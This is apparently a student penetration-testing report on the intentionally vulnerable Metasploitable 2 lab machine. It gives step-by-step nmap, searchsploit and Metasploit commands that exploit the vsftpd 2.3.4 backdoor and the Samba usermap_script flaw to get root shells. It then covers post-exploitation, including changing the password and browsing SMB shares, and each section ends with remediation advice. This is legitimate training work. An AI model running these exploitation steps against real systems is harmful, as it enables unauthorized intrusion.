11/11/2025

Network penetration testing

ENG / MARINA HANY
DEPI TEAM – 2025

Project report

Project name: Network Penetration Testing

The Target: Metasploitable 2

Supervisor: Eng / Marina Hany

Team leader: Abdelrahman Waleed Nagah Abdelsamad

The students who carried out the project:

Name	ID
Mostafa Sherif Eltokhy	21004781
Zeyad Reda Abdelsatar Hegazy	21038453
Abdelrahman Waleed Nagah	21051796

✅ 1. Executive Summary

This penetration test was conducted against the **Metasploitable 2 vulnerable machine** in order to identify exploitable weaknesses, assess the security posture of exposed services, and demonstrate the potential impact of successful attacks.
During the assessment, multiple critical vulnerabilities were identified across several network services, including FTP (port 21), SMB (ports 139/445), VNC (port 5900), IRC (port 6667), and a backdoor shell (port 1524).

The testing successfully resulted in **full system compromise**, including obtaining a root shell, modifying system credentials, and accessing sensitive system information.
The findings highlight the risks associated with outdated software, misconfigured services, and insecure legacy protocols.

A full technical breakdown of identified vulnerabilities, exploitation steps, and mitigation recommendations is provided in this report.

Tools were used:

Kali Linux VM
Nmap
Nessus
Metasploit framework

☑ 2. Scope of Work

The scope of this penetration test includes:

- **Target System:** Metasploitable 2 (Intentionally Vulnerable Linux Machine)
- **Target IP Address:** *192.168.6.136*
- **Allowed Activities:**
    - Network scanning
    - Service enumeration
    - Vulnerability discovery
    - Exploitation
    - Post-exploitation
    - Evidence collection

The main objective of this assessment is to identify vulnerabilities that could lead to unauthorized access, privilege escalation, and full system compromise.

☑ 3. Methodology

This assessment followed a structured, industry-standard penetration testing methodology consisting of the following phases:

- Information Gathering
- Scanning & Enumeration
- Vulnerability analysis
- Exploitation
- Post-Exploitation
- Reporting

☑ 4. Target Overview

The target system used for this assessment is **Metasploitable 2**, an intentionally vulnerable Linux-based virtual machine designed for penetration testing and security training.
It contains multiple outdated and misconfigured services running on open ports, making it ideal for demonstrating real-world exploitation techniques.

Target Information:

- **Operating System:** Linux (Ubuntu-based, vulnerable build)
- **Hostname:** metasploitable
- **Purpose:** Training and exploitation practice
- **Network Role:** Vulnerable target host in a controlled lab environment

The system exposes a wide range of services, including FTP, SSH, SMB, IRC, VNC, databases, and web services, some of which contain known critical vulnerabilities.

✅ 5. Identified Services & Selected Targets for Exploitation

During the initial Nmap scan, several open ports were identified on the target.
The following table summarises the key services discovered:

Port	Protocol	Service	Version	Notes
21	TCP	FTP (vsftpd)	2.3.4 (Backdoored)	Critical vulnerability leading to remote root shell
139/445	TCP	SMB	Samba smbd 3.x	Known vulnerabilities & weak configuration
1524	TCP	Bind Shell	Metasploitable backdoor	Direct root shell access
5900	TCP	VNC	Authentication disabled	Allows remote desktop without credentials
6667	TCP	IRC	Unsecured IRC server	Used for botnets / command injection
1099	TCP	Java RMI	GNU Classpath grmiregistry	Allows remote loading and execution of malicious Java objects

Why Were These Ports Chosen?!

The following ports were selected for exploitation because:

- They contain **well-known vulnerabilities** documented in exploit databases.
- They allow **privilege escalation to root**.
- They provide a variety of exploitation techniques showing diversity in skills:

✓ **21 (FTP – vsftpd 2.3.4):**
A widely known vulnerable version that contains a built-in backdoor, making it a highly exploitable service.

✓ **139 / 445 (SMB):**
Commonly associated with outdated SMB protocols, anonymous access issues, and high-impact vulnerabilities such as SMB misconfigurations and privilege escalation vectors.


✓ **5900 (VNC):**
Often misconfigured with weak, default, or no authentication. This service can provide full remote desktop control when exploited.

✓ **1524 (Insecure Shell):**
A purposely misconfigured shell service commonly found on Metasploitable 2, providing immediate system-level access.

✓ **6667 (IRC – UnrealIRCd):**
Known for containing a remote command execution backdoor that allows attackers to run arbitrary system commands.

✓ **1099 (Java RMI Registry):**
Frequently vulnerable to remote code execution due to insecure deserialization and lack of authentication.
Older RMI registry services are known to allow attackers to load malicious code remotely, making this port a high-value exploitation target.

And by Nessus tool I found the severity of every port and service




1-Introduction

This report documents a penetration testing exercise performed against the **Metasploitable 2** vulnerable virtual machine.
The objective of this assessment is to identify open ports, discover vulnerable services, exploit the discovered vulnerabilities, and perform limited post-exploitation actions to demonstrate potential security risks.

The target machine (**Metasploitable 2**) was operating inside a controlled virtual lab environment.
All actions were performed for educational and testing purposes only.

2. Reconnaissance & Information Gathering

The engagement started by identifying my own machine's network configuration using: (ifconfig)



This step was necessary to confirm my IP address and network range before scanning the target.

Initial Network Discovery

After that, I identified the live hosts in the network and located the IP address of the Metasploitable 2 machine using:(nmap -sn 192.168.6.0/24)

Full Port Scan

A full TCP scan was then executed to enumerate open ports and services:

This step was performing a half scan against the target machine using **Nmap** to identify open ports and running services using this command:

(sudo nmap -sS 192.168.6.136)

This scan helped identify several open ports, including FTP (21), SMB (139/445), IRC (6667), VNC (5900), and others.

This phase confirmed service

The previous phases were conducted at all chosen ports.

3. Enumeration

After identifying the open ports during the initial scan, each service was enumerated in more detail to determine versions, configurations, and potential vulnerabilities. Enumeration is a critical phase for discovering weaknesses that can later be exploited.

Below is a summary of the enumeration process followed for each relevant port.

FTP Enumeration (Port 21)

SERVICE: FTP File Transfer


STATUS: Open

RISK LEVEL: Medium

Evidence:

FTP was found open on port **21**, which often indicates weak authentication or misconfigurations, command used: (nmap -sV - O -A -p 21 <192.168.6.136)

Then I used **Searchsploit** to identify publicly known vulnerabilities associated with the (**VSFTPD 2.3.4)**



service running on port 21. This step aims to determine whether the detected FTP version contains any exploitable security flaws.

4. Exploitation Phase

After completing the enumeration and vulnerability identification stages, the assessment proceeded to the exploitation phase.
In this stage, verified vulnerabilities were targeted using appropriate Metasploit modules to gain unauthorized access to the system.

The goal of this phase was to


- validate the impact of discovered weaknesses,
- attempt remote code execution where possible,
- and obtain system-level access for further post-exploitation **analysis.**

After that I used the **Metasploit framework** for more enumeration and exploitation and launch it use (msfconsole -q)


Then I searched about the version of vsftpd (search vsftpd 2.3.4)

It loads the available modules and prepares it for executing exploits against the identified vulnerable services on the target system as shown.

After I asked what options, I should write the system asked me to determine the target ip as rhosts
command used: (set rhosts 192.168.6.136)



Then interactive shell session was successfully opened on the target host



In this situation I can make a full connection with the target

5. Post exploitation Phase


After successfully gaining access to the target system, the assessment moved into the post-exploitation phase.
This phase focuses on understanding the impact of the compromise, collecting additional system information, maintaining access, and identifying sensitive data exposure.

.
This confirmed that remote code execution was achieved and that the attacker could interact directly with the operating system


Once the shell was active, the command(whoami) was executed to determine the current user context.
The system returned **root**, confirming full administrative privileges on the machine

And to gather basic system information, the following commands were executed:

- id → To verify user identifiers (UID, GID, groups)
- uname → To identify the operating system version and kernel release



In tha last I changed the target password for next time



FINDINGS:

✓ Anonymous authentication enabled

✓ Weak password policies identified

✓ Version disclosure vulnerability

✓ Potential brute-force vulnerability

IMPACT:

- Unauthorized file access

- Possible data leakage

- System compromise through malicious uploaded files

Recommendations:

- ✓ Immediately upgrade or remove the vulnerable **vsftpd 2.3.4** service, as it contains a built-in backdoor.
- ✓ Restrict FTP access to trusted IPs only using firewall rules.
- ✓ Disable anonymous or guest access.
- ✓ Replace FTP with **SFTP/FTPS** to ensure encrypted authentication and data transfer


SMB Enumeration (Port 139,445)

SERVICE: SMB File Sharing

STATUS: Open

RISK LEVEL: High


Nessus scan summary



Evidence:

Firstly, to identify the services running on the SMB ports (139 and 445), I performed a detailed Nmap scan using service detection, OS detection, and advanced script scanning.
The following command was executed:

(sudo nmap -sV -p 139,445 -O -A 192.168.6.136)




The scan successfully revealed the SMB service details, which guided the next stages of enumeration and exploitation.

Vulnerability Research – Samba 3.0.20-debian Exploit Identification

Then To identify potential public exploits for the discovered Samba version, I used Searchsploit to query the Exploit-DB database.
The following command was executed:

(searchsploit samba 3.0.20-debian)




The search revealed multiple relevant exploits, including a user script execution vulnerability, which was selected for further exploitation attempt

Metasploit Framework Initialization

To launch the Metasploit penetration testing framework in quiet mode for streamlined exploitation workflow, the following command was executed:


(msfconsole -q)



Metasploit Framework was successfully started in quiet mode, providing a clean interface for further exploitation steps

To identify available exploitation modules within Metasploit Framework targeting the specific Samba version (3.0.20) discovered during reconnaissance, the following command was executed within msfconsole:

(search samba 3.0.20)



The search returned relevant exploitation modules including the usermap_script vulnerability exploit.

Exploitation Phase

Then to utilize the identified Samba exploitation module from the search results and to examine the configurable parameters and required settings for the selected Samba exploit module commands used


(use 0)
(show options)

The command displayed the module configuration interface, revealing that RHOST is the only required parameter for this exploit

To configure the target system and execute the Samba exploitation module, the following commands were sequentially executed within msfconsole:

(set rhosts 192.168.6.136)

(run)



The exploit successfully executed, creating a command shell session on the target system

And finally, The Samba exploitation module successfully executed, resulting in remote command execution and session establishment on the target system.

Post-Exploitation Verification – System Compromise Confirmation


With the established shell session, the following verification commands were executed to document the level of system compromise and access achieved:

whoami: root - Confirming root-level user access

id: uid=0(root) gid=0(root) groups=0(root) - Verifying root privileges and group membership


uname -a: [Linux kernel version and system architecture details] - Identifying target operating system

passwd: Access to password file and user management capabilities confirmed
and other commands for more information and post exploitation



SMB Share Enumeration – Alternative Attack Vector Analysis

To explore additional attack vectors and identify accessible network resources, SMB share enumeration was performed using the smbclient tool with the following command:(smbclient -L //192.168.6.136)




By this step I Identified all available SMB shares on the target system

And checked for anonymous or null session access capabilities

Unauthorized File System Exploration

To demonstrate unauthorized access to specific SMB shares and verify file system exposure, direct connection to the /tmp share was attempted using the following command:

(smbclient //192.168.6.136/tmp)



Interactive Command Access

After successfully connecting to the SMB share, an interactive session was established, providing access to various file manipulation commands

FINDINGS (Ports 139/445):

 SMB service version and OS information disclosure

 Anonymous share access and enumeration

 Public read/write access to /tmp share

 Remote code execution via usermap_script

 Root-level system compromise through SMB

IMPACT:

- Unauthorized access to shared files
- Sensitive data leakage and theft
- System compromise via uploaded malware
- Lateral movement in network
- Password hash extraction possible
- Ransomware propagation risk

RECOMMENDATIONS:

✓ Disable anonymous SMB access
✓ Enable SMB signing enforcement
✓ Disable SMBv1 protocol immediately
✓ Implement strong share permissions
✓ Apply latest Samba security patches
✓ Restrict SMB access to authorized users only

Java RMI Service Enumeration port (1099)

SERVICE: Java RMI Registry
STATUS: Open
RISK LEVEL: High

Evidence:

Version Detection

